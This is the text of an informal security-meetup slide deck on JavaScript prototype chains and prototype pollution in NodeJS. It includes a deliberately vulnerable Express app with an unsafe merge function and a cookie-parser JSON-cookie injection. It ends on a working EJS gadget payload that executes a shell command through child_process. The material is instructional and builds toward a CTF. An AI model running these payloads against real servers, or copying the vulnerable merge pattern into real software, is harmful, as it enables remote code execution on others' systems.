Causing Funky Things in your NodeJS Servers

Disclaimer

- This is a highly informal presentation.
- It does not reflect how I work professionally and this is just for fun.
- Statements such as “lol [object Object]” are a joke and me being silly.
  - There are pros and cons for choosing any language.
  - My aim in this workshop is to highlight gotchyas I have seen in NodeJS applications for developers and testers to be aware about.

About Me

- Passionate learning about offensive security
- Involved in the cyber security industry since 2019
- Currently working as a security consultant at elttam
    - I primarily do white-box assessments of web applications
- I have a crippling addiction hacking things

ghostccamm on ~~Twitter~~ X (such a dumb name) or Discord

Why am I doing this talk at Ruxmon?

- Originally I presented this talk at Socialware in Perth.
  - Technical meetup group for university students
  - But it was a good experience for everyone.

- This talk was more suited for Ruxmon audience.

Reaction during Socialware

What is NodeJS?

- It is a JavaScript runtime specifically designed for building network applications.

- Normally JavaScript is executed in browsers. However, NodeJS allows developers to use JavaScript for server-side code as well.
  - In this workshop I will interchange between NodeJS and JavaScript
  - There are other JavaScript based languages that I will talk about later

- Great for building web APIs very quickly and easily using a variety of established frameworks:
  - Express
  - Koa
  - Nest
  - A lot more

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing

- Homogenous skill requirements
  - Frontend developers could work on the backend.

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing
- Homogenous skill requirements
  - Frontend developers could work on the backend.
- It is *“better”* than PHP regarding security.

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing
- Homogenous skill requirements
  - Frontend developers could work on the backend.
- It is *“better”* than PHP regarding security.

My Concerns Regarding Security for NodeJS Backend Servers

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing
- Homogenous skill requirements
  - Frontend developers could work on the backend.
- It is *“better”* than PHP regarding security.

My Concerns Regarding Security for NodeJS Backend Servers

- Simple development
  - Simplicity is not always a good thing and can lead to vulns

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing
- Homogenous skill requirements
  - Frontend developers could work on the backend.
- It is *“better”* than PHP regarding security.

My Concerns Regarding Security for NodeJS Backend Servers

- Simple development
  - Simplicity is not always a good thing and can lead to vulns
- Homogenous skill requirements
  - Frontend devs don’t have experience with backend security

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing
- Homogenous skill requirements
  - Frontend developers could work on the backend.
- It is *“better”* than PHP regarding security.

My Concerns Regarding Security for NodeJS Backend Servers

- Simple development
  - Simplicity is not always a good thing and can lead to vulns
- Homogenous skill requirements
  - Frontend devs don’t have experience with backend security
- JavaScript is the new PHP for Millenials and Zoomers
  - jk

Pros and Cons for Using NodeJS

Reasons Why Developers Choose NodeJS for Backend Servers

- Simple development
  - JavaScript is an easy language to pick up and start developing
- Homogenous skill requirements
  - Frontend developers could work on the backend.
- It is *“better”* than PHP regarding security.

My Concerns Regarding Security for NodeJS Backend Servers

- Simple development
  - Simplicity is not always a good thing and can lead to vulns
- Homogenous skill requirements
  - Frontend devs don’t have experience with backend security
- JavaScript is the new PHP for Millenials and Zoomers
  - jk

This is a joke

Structure of this Workshop

1. *Try* to explain what are Objects in JavaScript.

2. Demonstrate prototype chain vulnerabilities
    a. Also demonstrate popular NodeJS libraries that allow user inputs to be manipulated.

3. A brief explanation about Object manipulation.

4. CTF time :)

Objects in JavaScript

Typed vs Untyped Programming Languages

- Typed languages require the type of a variable to be known when it is declared.
  - Mitigates against issues with confusing types.
  - Does take longer to develop.
  - Example programming languages:
    - C
    - Java
    - Rust
    - **TypeScript***
    - etc

- Untyped languages do not require defining the type of a variable when it is declared.
  - The runtime will determine the type of the variable based on the context.
  - Makes development easier, but can introduce weird scenarios.
  - Example programming languages:
    - **JavaScript**
    - PHP
    - Python
    - etc

We will get back to TypeScript later

The weirdness of JavaScript typing

- JavaScript has 7 primitive datatypes:
  - string
  - number
  - boolean
  - undefined
  - symbol
  - null

- **Every other type in JavaScript is just an Object**

What are Objects in JavaScript?

- An Object is a collection of properties.
  - Can be used to store:
    - Primitive data types
    - Other Objects
    - Functions
    - Anything really

- Properties are then identified using key values.

Example declaring an Object

```
const someObject = {
    message: "wow so cool",
    printMessage: function(prefix) {
        console.log(`${prefix}${this.message}`)
    }
};

console.log(someObject.message); // prints "wow so cool"
someObject.printMessage("message: ") // prints "message: wow so cool"
```

Console output

```
wow so cool
message: wow so cool
```

Object Inheritance and the Prototype Chain

- In programming, **inheritance** is the passing down of characteristics from a parent to a child.
  - Can reuse code and build upon features
  - This definition was stolen from Mozilla's documentation

- How JavaScript does this is by linking Objects in a chain.
  - The parent Object is stored in a special property named **__proto__**.
  - The chain ends where an Object has **null** as its prototype.

- This is known as the Prototype Chain

Object Inheritance and the Prototype Chain

- In programming, **inheritance** is the passing down of characteristics from a parent to a child.
  - Can reuse code and build upon features
  - This definition was stolen from Mozilla's documentation

- How JavaScript does this is by linking Objects in a chain.
  - The parent Object is stored in a special property named **__proto__**.
  - The chain ends where an Object has **null** as its prototype.

- This is known as the Prototype Chain

Some people in the audience atm

Example of the Prototype Chain

- The example code on the right declares two JavaScript classes named **Parent** and **Child**
  - The **Child** class inherits from the **Parent** class
  - The **Child** class also adds in some extra functionality

- Oh btw, in JavaScript classes and instances of classes are still Objects.
  - They were added because developers were getting confused about the prototype chain

```
class Parent {
    constructor(firstName) {
        this.firstName = firstName;
    }

    isHuman() {
        return true;
    }

    saySomething() {
        return "adulting is hard";
    }
}

class Child extends Parent {
    constructor(firstName, kidMessage) {
        super(firstName);
        this.kidMessage = kidMessage;
    }

    saySomething() { // Overwrites the method in the Parent class
        return this.kidMessage;
    }
}

const parent = new Parent("Nigel");
const kid = new Child("Jeff", "I wiped vegemite everywhere in my room");
```

Example of the Prototype Chain

- What happens when we try to retrieve an attribute from the **kid**?

- For an example:

kid.kidMessage

```
class Parent {
    constructor(firstName) {
        this.firstName = firstName;
    }

    isHuman() {
        return true;
    }

    saySomething() {
        return "adulting is hard";
    }
}

class Child extends Parent {
    constructor(firstName, kidMessage) {
        super(firstName);
        this.kidMessage = kidMessage;
    }

    saySomething() { // Overwrites the method in the Parent class
        return this.kidMessage;
    }
}

const parent = new Parent("Nigel");
const kid = new Child("Jeff", "I wiped vegemite everywhere in my room");
```

Example of the Prototype Chain


kid.kidMessage

- We just grab the value stored in the **Child** object since it is set there when we called **super()** in the **constructor**.

- In this example it will return with “I wiped vegemite everywhere in my room”

```
class Parent {
    constructor(firstName) {
        this.firstName = firstName;
    }

    isHuman() {
        return true;
    }

    saySomething() {
        return "adulting is hard";
    }
}

class Child extends Parent {
    constructor(firstName, kidMessage) {
        super(firstName);
        this.kidMessage = kidMessage;
    }

    saySomething() { // Overwrites the method in the Parent class
        return this.kidMessage;
    }
}
```

```
const parent = new Parent("Nigel");
const kid = new Child("Jeff", "I wiped vegemite everywhere in my room");
```




*The prototype chain for the **kid** variable*

Example of the Prototype Chain

```
kid.saySomething();
```

- The above code would execute the function that is stored in the **Child Prototype**.
  - Doesn't execute the **saySomething** in the **Parent Prototype** since the **Child Prototype** has it already defined higher in the chain.

```
class Parent {
    constructor(firstName) {
        this.firstName = firstName;
    }

    isHuman() {
        return true;
    }

    saySomething() {
        return "adulting is hard";
    }
}

class Child extends Parent {
    constructor(firstName, kidMessage) {
        super(firstName);
        this.kidMessage = kidMessage;
    }

    saySomething() { // Overwrites the method in the Parent class
        return this.kidMessage;
    }
}

const parent = new Parent("Nigel");
const kid = new Child("Jeff", "I wiped vegemite everywhere in my room");
```




*The prototype chain for the **kid** variable*

Example of the Prototype Chain

```
kid.isHuman();
```

- The above code would execute the function that is stored in the **Parent Prototype**.

```
class Parent {
    constructor(firstName) {
        this.firstName = firstName;
    }

    isHuman() {
        return true;
    }

    saySomething() {
        return "adulting is hard";
    }
}

class Child extends Parent {
    constructor(firstName, kidMessage) {
        super(firstName);
        this.kidMessage = kidMessage;
    }

    saySomething() { // Overwrites the method in the Parent class
        return this.kidMessage;
    }
}

const parent = new Parent("Nigel");
const kid = new Child("Jeff", "I wiped vegemite everywhere in my room");
```



*The prototype chain for the **kid** variable*


Example of the Prototype Chain

```
kid.iDontExist;
```

- The **iDontExist** property does not exist in the prototype chain.

- When the **null** prototype is reached, NodeJS will just return **undefined**.

```
class Parent {
    constructor(firstName) {
        this.firstName = firstName;
    }

    isHuman() {
        return true;
    }

    saySomething() {
        return "adulting is hard";
    }
}

class Child extends Parent {
    constructor(firstName, kidMessage) {
        super(firstName);
        this.kidMessage = kidMessage;
    }

    saySomething() { // Overwrites the method in the Parent class
        return this.kidMessage;
    }
}

const parent = new Parent("Nigel");
const kid = new Child("Jeff", "I wiped vegemite everywhere in my room");
```



*The prototype chain for the **kid** variable*

Extra Things About the Prototype Chain

- You can access the Prototype of an object in a number of ways.
  - Dot notation:
    - someVar.__proto__
    - someVar.constructor.prototype
  - Bracket notation:
    - someVar["__proto__"]
    - someVar["constructor"]["prototype"]

} *This is called foreshadowing*

- If you want to see the Prototype Chain yourself, use **util.inspect** as shown in the code to the right.
  - Or just use a debugger.

```
const parent = new Parent("Nigel");
const kid = new Child("Jeff", "I wiped vegemite everywhere in my room");

const util = require('util');
console.log(util.inspect(kid, {showHidden: true, depth: null, colors: true}));
```

- Even though **string** and **BigInt** are primitive types, they are also **Objects**

Why is the prototype chain important for security?

Why is the prototype chain important for security?

Prototype Chain Vulnerabilities

Prototype Pollution Vulnerabilities

- Prototype Pollution is when you **modify a global prototype Object** that would set a property **for all other objects**.
  - For an example you could do the following:
    - Make everyone an administrator user
    - DoS the server
    - Set application settings

- Generally it is caused when:
  - two Objects are **merged** unsafely
  - User can control the name of properties being assigned
    - E.g **someData[req.query.a][req.query.b]**

Example Prototype Pollution Vulnerable Code

- Code on the right **recursively merges** the properties of a **source** Object to a **target** Object.

- So what happens if we try to **merge** the following **sourceObject**?

```
function merge(target, source) {
    for (const attr in source) {
        if (
            typeof target[attr] === "object" &&
            typeof source[attr] === "object"
        ) {
            merge(target[attr], source[attr])
        } else {
            target[attr] = source[attr]
        }
    }
}

// Attacker is somehow able to set the __proto__ value for an input
// Commonly done by calling JSON.parse with user input
const sourceObject = JSON.parse('{"__proto__":{"polluted": "proto polluted"}}');

const targetObject = {
    "stuff": "cool"
};

merge(targetObject, sourceObject);
```

Example Prototype Pollution Vulnerable Code

1. Both the **target** and **source** have the **__proto__** property.
    a. Calls the **merge** function again merging the **__proto__**

```
function merge(target, source) {
    for (const attr in source) {
        if (
            typeof target[attr] === "object" &&
            typeof source[attr] === "object"
        ) {
            merge(target[attr], source[attr])
        } else {
            target[attr] = source[attr]
        }
    }
}

// Attacker is somehow able to set the __proto__ value for an input
// Commonly done by calling JSON.parse with user input
const sourceObject = JSON.parse('{"__proto__":{"polluted": "proto polluted"}}');

const targetObject = {
    "stuff": "cool"
};

merge(targetObject, sourceObject);
```

Example Prototype Pollution Vulnerable Code


1. Both the **target** and **source** have the **__proto__** property.
    a. Calls the **merge** function again merging the **__proto__**
2. The **polluted** property is then set on the **__proto__ object** 👀
    a. We have just polluted the Object prototype for all other Objects…

```
function merge(target, source) {
    for (const attr in source) {
        if (
            typeof target[attr] === "object" &&
            typeof source[attr] === "object"
        ) {
            merge(target[attr], source[attr])
        } else {
            target[attr] = source[attr]
        }
    }
}

// Attacker is somehow able to set the __proto__ value for an input
// Commonly done by calling JSON.parse with user input
const sourceObject = JSON.parse('{"__proto__":{"polluted": "proto polluted"}}');

const targetObject = {
    "stuff": "cool"
};

merge(targetObject, sourceObject);
```

Example Prototype Pollution Vulnerable Code

- Below you can see that the property got polluted in the Object prototype.

```
function merge(target, source) {
    for (const attr in source) {
        if (
            typeof target[attr] === "object" &&
            typeof source[attr] === "object"
        ) {
            merge(target[attr], source[attr])
        } else {
            target[attr] = source[attr]
        }
    }
}

// Attacker is somehow able to set the __proto__ value for an input
// Commonly done by calling JSON.parse with user input
const sourceObject = JSON.parse('{"__proto__":{"polluted": "proto polluted"}}');

const targetObject = {
    "stuff": "cool"
};

merge(targetObject, sourceObject);
```



Example Prototype Pollution Vulnerable Code

- Below you can see that the property got polluted in the Object prototype.


- So what does that mean for other variables such as **otherObject**?


```
function merge(target, source) {
    for (const attr in source) {
        if (
            typeof target[attr] === "object" &&
            typeof source[attr] === "object"
        ) {
            merge(target[attr], source[attr])
        } else {
            target[attr] = source[attr]
        }
    }
}

// Attacker is somehow able to set the __proto__ value for an input
// Commonly done by calling JSON.parse with user input
const sourceObject = JSON.parse('{"__proto__":{"polluted": "proto polluted"}}');

const targetObject = {
    "stuff": "cool"
};

merge(targetObject, sourceObject);

const otherObject = {
    "hello": "world"
};

console.log(otherObject.polluted);
```

Example Prototype Pollution Vulnerable Code

- **All Objects** have the same **Object Prototype**

- Last line of code prints “proto polluted” to confirm.




```
function merge(target, source) {
    for (const attr in source) {
        if (
            typeof target[attr] === "object" &&
            typeof source[attr] === "object"
        ) {
            merge(target[attr], source[attr])
        } else {
            target[attr] = source[attr]
        }
    }
}

// Attacker is somehow able to set the __proto__ value for an input
// Commonly done by calling JSON.parse with user input
const sourceObject = JSON.parse('{"__proto__":{"polluted": "proto polluted"}}');

const targetObject = {
    "stuff": "cool"
};

merge(targetObject, sourceObject);

const otherObject = {
    "hello": "world"
};

console.log(otherObject.polluted);
```

Why are Prototype Pollution Vulns Bad?

- You can set attributes for other variables.

- This could include:
  - Account roles
  - Application settings
  - Enabling dangerous features

- So let’s make things worst and get RCE on a NodeJS web application

Getting RCE via Prototype Pollution

- Code on the right is a very simple ExpressJS web application.
- Uses the vulnerable **merge** function from earlier.
- Also uses the **ejs** template engine.
  - Will become important later.

```
const express = require("express");
const cookieParser = require('cookie-parser');

const app = express();
app.set("view engine", "ejs");

app.use(express.json());
app.use(cookieParser());

const FLAG = "CTF{p0LlUtIng_yO_aPp5}";

const APP_SETTINGS = {
    port: 3000,
    // debug: true // uncomment to enable debug responses
}


function merge(target, source) {
    for (const attr in source) {
        if (
            typeof target[attr] === "object" &&
            typeof source[attr] === "object"
        ) {
            merge(target[attr], source[attr])
        } else {
            target[attr] = source[attr]
        }
    }
}

app.get("/", (req, res) => {
    res.render("index.ejs")
});

app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});


app.listen(APP_SETTINGS.port, () => {console.log(`listening on port ${APP_SETTINGS.port}`)});
```

Getting RCE via Prototype Pollution

- Let’s look at the entry point of the prototype pollution.

```
app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});
```

Getting RCE via Prototype Pollution

- Let’s look at the entry point of the prototype pollution.

- The cookies are read using the **cookie-parser** package.

```
app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});
```

Getting RCE via Prototype Pollution


- Let's look at the entry point of the prototype pollution.
- The cookies are read using the **cookie-parser** package.
- Then the cookies are merged with the **accountDetails**.

```
app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});
```

Getting RCE via Prototype Pollution

- Let's look at the entry point of the prototype pollution.

How on earth are we going to inject our {"__proto__":{}} payload into a cookie????



- Then the coo
  merged with
  accountDetai

```
app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});
```

Don't Assume Dependencies Are Your Friend

- A lot of NodeJS libraries allow *very dynamic* user inputs…


- **cookie-parser** is a good example of one.
  - Normally cookie values are only **strings**
  - HOWEVER, **cookie-parser** allows decoding **JSON cookies** using **JSON.parse** where the value is prefixed with **j:…**

> In addition, this module supports special "JSON cookies". These are cookie where the value is prefixed with `j:`. When these values are encountered, the value will be exposed as the result of `JSON.parse`. If parsing fails, the original value will remain.

  - E.g. A cookie with the value **name=j:{"hi": "world"}** would be decoded as a JS Object.

Getting RCE via Prototype Pollution

- So a cookie set as below would exploit the prototype pollution vulnerability.
  - **metadata=j:{“__proto__”:{“polluted”:”value”}}**



```
app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});
```

Getting RCE via Prototype Pollution

- So a cookie set as below would exploit the prototype pollution vulnerability.
  - **metadata=j:{“__proto__”:{“polluted”:”value”}}**

- ***How to get RCE???***

```
app.get('/account', (req, res) => {
    // Set default account settings
    const accountDetails = { username: "anonymous", metadata: { } };
    const cookies = req.cookies;

    try {
        // Merge cookies into accountDetails object
        // User can overwrite the `username` and `role` props but that is fine
        // Does not impact security
        merge(accountDetails, cookies);
        let responseMsg = { msg: `hi ${accountDetails.username}` };

        res.send(responseMsg);
    } catch (error) {
        console.error(error);
        res.status(500).send({ error: "An error had occurred"});
    }
});
```

Getting RCE via Prototype Pollution

- Remember that the web application used the **ejs** template engine.

```
const express = require("express");
const cookieParser = require('cookie-parser');

const app = express();
app.set("view engine", "ejs");

app.use(express.json());
app.use(cookieParser());
```

Getting RCE via Prototype Pollution

- Remember that the web application used the **ejs** template engine.

```
const express = require("express");
const cookieParser = require('cookie-parser');

const app = express();
app.set("view engine", "ejs");

app.use(express.json());
app.use(cookieParser());
```

- Some mad lad named **Mizu** figured out a **pollution gadget** in **ejs** that can lead to RCE!

https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce

What is a pollution gadget?

- A pollution gadget is any property used by the application in an unsafe way:
  - One of the most common sources are for optional **options** or **configuration settings**.

- Similar concept to deserialisation gadgets where we try to deserialize to a class/object that uses the attacker controlled data unsafely.

- But let's jump back into that **ejs** example.

Example Pollution Gadget in EJS

- The **compile** function within **ejs** allows the user to set options.

- If the **client** option is set, then it will insert the code from the **escapeFunction**

```
compile: function () {
    /** @type {string} */
    var src;
    /** @type {ClientFunction} */
    var fn;
    var opts = this.opts;
    var prepended = '';
    var appended = '';
    /** @type {EscapeCallback} */
    var escapeFn = opts.escapeFunction;
    /** @type {FunctionConstructor} */
    var ctor;
    /** @type {string} */
    var sanitizedFilename = opts.filename ? JSON.stringify(opts.filename) : 'undefined';

    ...

    if (opts.client) {
      src = 'escapeFn = escapeFn || ' + escapeFn.toString() + ';' + '\n' + src;
      if (opts.compileDebug) {
        src = 'rethrow = rethrow || ' + rethrow.toString() + ';' + '\n' + src;
      }
    }

    ...

    return returnedFn;
```

https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce

Example Pollution Gadget in EJS

We can pollute:

- **client**: put anything
- **escapeFunction**: our RCE payload

Final payload:

```
metadata=j:{"__proto__": {"client": true,"escapeFunction": "JSON.stringify%3B process.mainModule.require('child_process').exec('touch /tmp/rce')"}}
```

```
compile: function () {
    /** @type {string} */
